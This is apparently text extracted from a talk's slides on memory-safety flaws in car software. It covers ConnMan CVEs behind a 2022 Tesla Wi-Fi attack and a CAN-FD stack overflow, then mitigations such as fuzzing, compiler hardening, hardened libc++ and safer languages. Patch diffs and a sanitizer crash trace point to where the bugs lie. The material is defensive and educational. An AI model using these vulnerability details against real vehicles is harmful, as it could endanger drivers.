
```
+         ulen = strlen(name);
+         if ((uptr + ulen + 1) > uncomp_end) {
+             goto out;
+         }
+         strncpy(uptr, name, uncomp_len - (uptr - uncompressed));
+
+         if ((uptr + NS_RRFIXEDSZ) > uncomp_end) {
+             debug("uncompressed data too large for buffer");
+             goto out;
+         }
+         memcpy(uptr, ptr, NS_RRFIXEDSZ);
```

## Out of bounds read/Stack Infoleak ([CVE-2021-26676](#) / [CWE-125](#))

```
+     options_len = packet_len - (sizeof(*packet) - sizeof(packet->options));
+     options_end = optionptr + options_len - 1;

     while (1) {
-         if (rem <= 0)
+         if ((rem <= 0) && (optionptr + OPT_CODE > options_end))
             /* Bad packet, malformed option field */
             return NULL;
```

# Tesla 2022 (SYNACKTIV)



# Tesla 2022 (SYNACKTIV)

- 2022 Tesla Model 3
- Remote attack over Wi-Fi
- Entry ECU: Infotainment
- Vulnerability in network manager (ConnMan)
- Control of doors, lights etc.

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# Tesla 2022 (SYNACKTIV)

The Vulnerabilities/Fixes

OOB Byte Swap/Heap Buffer Overflow in GWEB ([CVE-2022-32292](#) / [CWE 787](#))

```
-          *pos = '\0';
+          count = strlen((char *) ptr);
+          count = pos - ptr;
if (count > 0 && ptr[count - 1] == '\r') {
    ptr[--count] = '\0';
    bytes_read--;
```


Double free in WISPR ([CVE-2022-32293](#) / [CWE-416](#))

## wispr: Update portal context references

Maintain proper portal context references to avoid UAF.


# ConnMan CVEs

A Vulnerability Does Not Come Alone



# ConnMan

## OpenSSF Scorecard Criteria




Continuous testing	Description	Risk
CI Tests	Does the project run tests in CI, e.g. GitHub Actions, Prow?	Low
Fuzzing	Does the project use fuzzing tools, e.g. OSS-Fuzz?	Medium
SAST	Does the project use static code analysis tools, e.g. CodeQL, LGTM, SonarCloud?	Medium

[OpenSSF Scorecard \(securityscorecards.dev\)](https://securityscorecards.dev)

# ConnMan

## State of Unit Testing



index : connman/connman.git

Connection Manager

about summary refs log tree commit diff stats

path: root/unit


Mode	Name	Size
-rw-r--r--	test-ippool.c	11044 log stats plain
-rw-r--r--	test-iptables.c	16215 log stats plain

[connman/connman.git - Connection Manager \(kernel.org\)](#)

# CAN-FD 2022 (Argus)

- Local attack over CAN
- Entry ECU: Instrument Cluster
- Stack overflow in CANFD receive
- Control of LED Backlight


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# CAN-FD 2022 (Argus)

Dynamic Analysis (Fuzzing/Libfuzzer)

<https://godbolt.org/z/o798sd9Ee> / [CWE 787](#)



The screenshot shows a terminal window with several tabs at the top: OUTPUT, DEBUG CONSOLE, PROBLEMS, TERMINAL (which is underlined), and JUPYTER. The terminal output is as follows:

```
=====
==645929==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x7ffdb7a6c100 at pc 0x00000051e4ba bp 0x7ffdb7a6c0b0 sp 0x7ffdb7a6b878
WRITE of size 33 at 0x7ffdb7a6c100 thread T0
#0 0x51e4b9 in __asan_memcpy (/home/andreas/repos/fuzzcon/can_fuzz+0x51e4b9)
#1 0x552282 in fun(canfd_frame*) (/home/andreas/repos/fuzzcon/can_fuzz+0x552282)
#2 0x552945 in LLVMFuzzerTestOneInput (/home/andreas/repos/fuzzcon/can_fuzz+0x552945)
#3 0x458691 in fuzzer::Fuzzer::ExecuteCallback(unsigned char const*, unsigned long) (/home/andreas/repos/fuzzcon/can_fuzz+0x458691)
#4 0x457dd5 in fuzzer::Fuzzer::RunOne(unsigned char const*, unsigned long, bool, fuzzer::InputInfo*, bool*) (/home/andreas/repos/fuzzcon/can_fuzz+0x457dd5)
#5 0x459800 in fuzzer::Fuzzer::MutateAndTestOne() (/home/andreas/repos/fuzzcon/can_fuzz+0x459800)
)
#6 0x45a275 in fuzzer::Fuzzer::Loop(std::__Fuzzer::vector<fuzzer::SizedFile, fuzzer::fuzzer_allocator<fuzzer::SizedFile> >&) (/home/andreas/repos/fuzzcon/can_fuzz+0x45a275)
#7 0x449c85 in fuzzer::FuzzerDriver(int*, char***, int (*)(unsigned char const*, unsigned long)) (/home/andreas/repos/fuzzcon/can_fuzz+0x449c85)
#8 0x4718d2 in main (/home/andreas/repos/fuzzcon/can_fuzz+0x4718d2)
#9 0x7f288ba9e082 in __libc_start_main (/build/glibc-SzIz7B/glibc-2.31/csu/../csu/libc-start.c:30
8:16
#10 0x41e4ad in _start (/home/andreas/repos/fuzzcon/can_fuzz+0x41e4ad)
```

# CAN-FD 2022 (Argus)

## Mitigations

```
ASM generation compiler returned: 0
Execution build compiler returned: 0
Program returned: 139
*** buffer overflow detected ***: terminated
```



Kees Cook  
@kees\_cook


If you can't switch your C to Rust immediately, consider at least enabling all the sanity checking the compiler can already do for free:

- Wall
- D\_FORTIFY\_SOURCE=2
- fsanitize=bounds fsanitize-undefined-trap-on-error
- fstrict-flex-arrays (GCC 13+, Clang 16+)

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# Where do we go from here



# The Future



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- \* 60-70% of vulns in iOS and macOS
- \* 70% of vulns in Microsoft products
- \* 90% of vulns in Android
- \* 80% of vulns exploited in the wild are due to memory safety issues.

//via [alexgaynor.net/2019/aug/12/in...](https://alexgaynor.net/2019/aug/12/in...) (Aug'19)

Matt Miller und Stefan Nagy folgen  
**Fish in a Barrel** @LazyFishBarrel · 9 Std.  
30/40 vulnerabilities disclosed via OSS-Fuzz in the past week are memory unsafety [bugs.chromium.org/p/oss-fuzz/iss...](https://bugs.chromium.org/p/oss-fuzz/iss...) #memoryunsafety

...

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# Mitigations

## RFC: C++ Buffer Hardening

Clang Frontend



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### RFC: C++ Buffer Hardening

We aim to improve security of critical C++ codebases. In order to do that we plan to work on two ideas.

1. Hardened C++ Standard Library
2. C++ Safe Buffers Programming Model and Adoption Tooling

Hardened libc++ aims to make C++ Standard Library interfaces generally more secure.

C++ Safe Buffers Programming Model together with Hardened libc++ provide runtime mitigation of out-of-bounds memory access. The adoption tooling will automatize code migration to this new programming model.

### Hardened C++ Standard Library

by Louis Dionne (@ldionne)

We plan to implement a hardened mode of libc++ in which several cases of undefined behavior are caught and turned into assertion failures instead. For example, accessing a `std::span` or a `std::vector` outside of its bounds would abort the program, and so would accessing an empty `std::optional`. This can be done while staying Standards-conforming because undefined behavior implies that the library can do whatever it wants, which includes aborting.

## RFC: C++ Buffer Hardening (LLVM)

## MiraclePtr aka raw\_ptr aka BackupRefPtr

Chrome's biggest security problem is a constant stream of exploitable (and exploited) Use-after-Free (UaF) bugs. `MiraclePtr` is an umbrella term for algorithms based on smart-pointer-like wrappers, whose goal is to stop UaFs from being exploitable, by turning them from security bugs to non-security crashes or memory leaks. See [go/miracleptr](#) for details.

[MiraclePtr \(googlesource.com\)](#)

## P2723R0 Zero-initialize objects of automatic storage duration

Published Proposal, 2022-11-15

This version:  
<http://wg21.link/P2723>

Author:  
[JF Bastien](#) (Woven Planet)

[Init Stack Variables](#)

# Guidelines


**Note** Enforcing [the lifetime safety profile](#) eliminates leaks. When combined with resource safety provided by [RAII](#), it eliminates the need for “garbage collection” (by generating no garbage). Combine this with enforcement of [the type and bounds profiles](#) and you get complete type- and resource-safety, guaranteed by tools.

## Enforcement

- Look at pointers: Classify them into non-owners (the default) and owners. Where feasible, replace owners with standard-library resource handles (as in the example above). Alternatively, mark an owner as such using `owner` from [the GSL](#).
- Look for naked `new` and `delete`
- Look for known resource allocating functions returning raw pointers (such as `fopen`, `malloc`, and `strdup`)

[C++ Core Guidelines \(isocpp.github.io\)](https://isocpp.github.io/CppCoreGuidelines/CppCoreGuidelines.html)

# Language Evolution



Source: [Youtube](#)

## cppfront

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```
main: () -> int = {
    std::cout << "hello world!";
}
```

Cppfront is a experimental compiler from a potential C++ 'syntax 2' (Cpp2) to today's 'syntax 1' (Cpp1), to learn some things, prove out some concepts, and share some ideas. This compiler is a work in progress and currently hilariously incomplete... basic functions work, classes will be next, then metaclasses and lightweight exceptions.

Source: [Github](#)

# Language Evolution

Cpp  
North  
2022

## C++: What Comes Next?

(Announcing the Carbon Language experiment)

Chandler Carruth

Source: [Youtube](#)

## Carbon Language: An experimental successor to C++

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See our [announcement video](#) from CppNorth. Note that Carbon is not ready for use.

### Fast and works with C++

- Performance matching C++ using LLVM, with low-level access to bits and addresses
- Interoperate with your existing C++ code, from inheritance to templates
- Fast and scalable builds that work with your existing C++ build systems

```
package Sorting api;

fn Partition[T:! Comparable & Movable](s: Slice(T))
    -> i64 {
    var i: i64 = -1;
    for (e: T in s) {
        if (e <= s.Last()) {
            ++i;
            Swap(&s[i], &e);
        }
    }
    return i;
}
```

[Github](#)

but I made a point to really go through and scrub the code base using every tool that I could find [...] it was eye opening [...] we had a reputation for having some of the most robust strongest code [...] it was shocking how many errors there were

John Carmack  
(Lex Fridman Podcast #309)



# Summary


- Learn from past mistakes
- Try to use modern/safe language constructs
- Check your 3<sup>rd</sup> party software
- Fuzz/test intensively with unsafe constructs

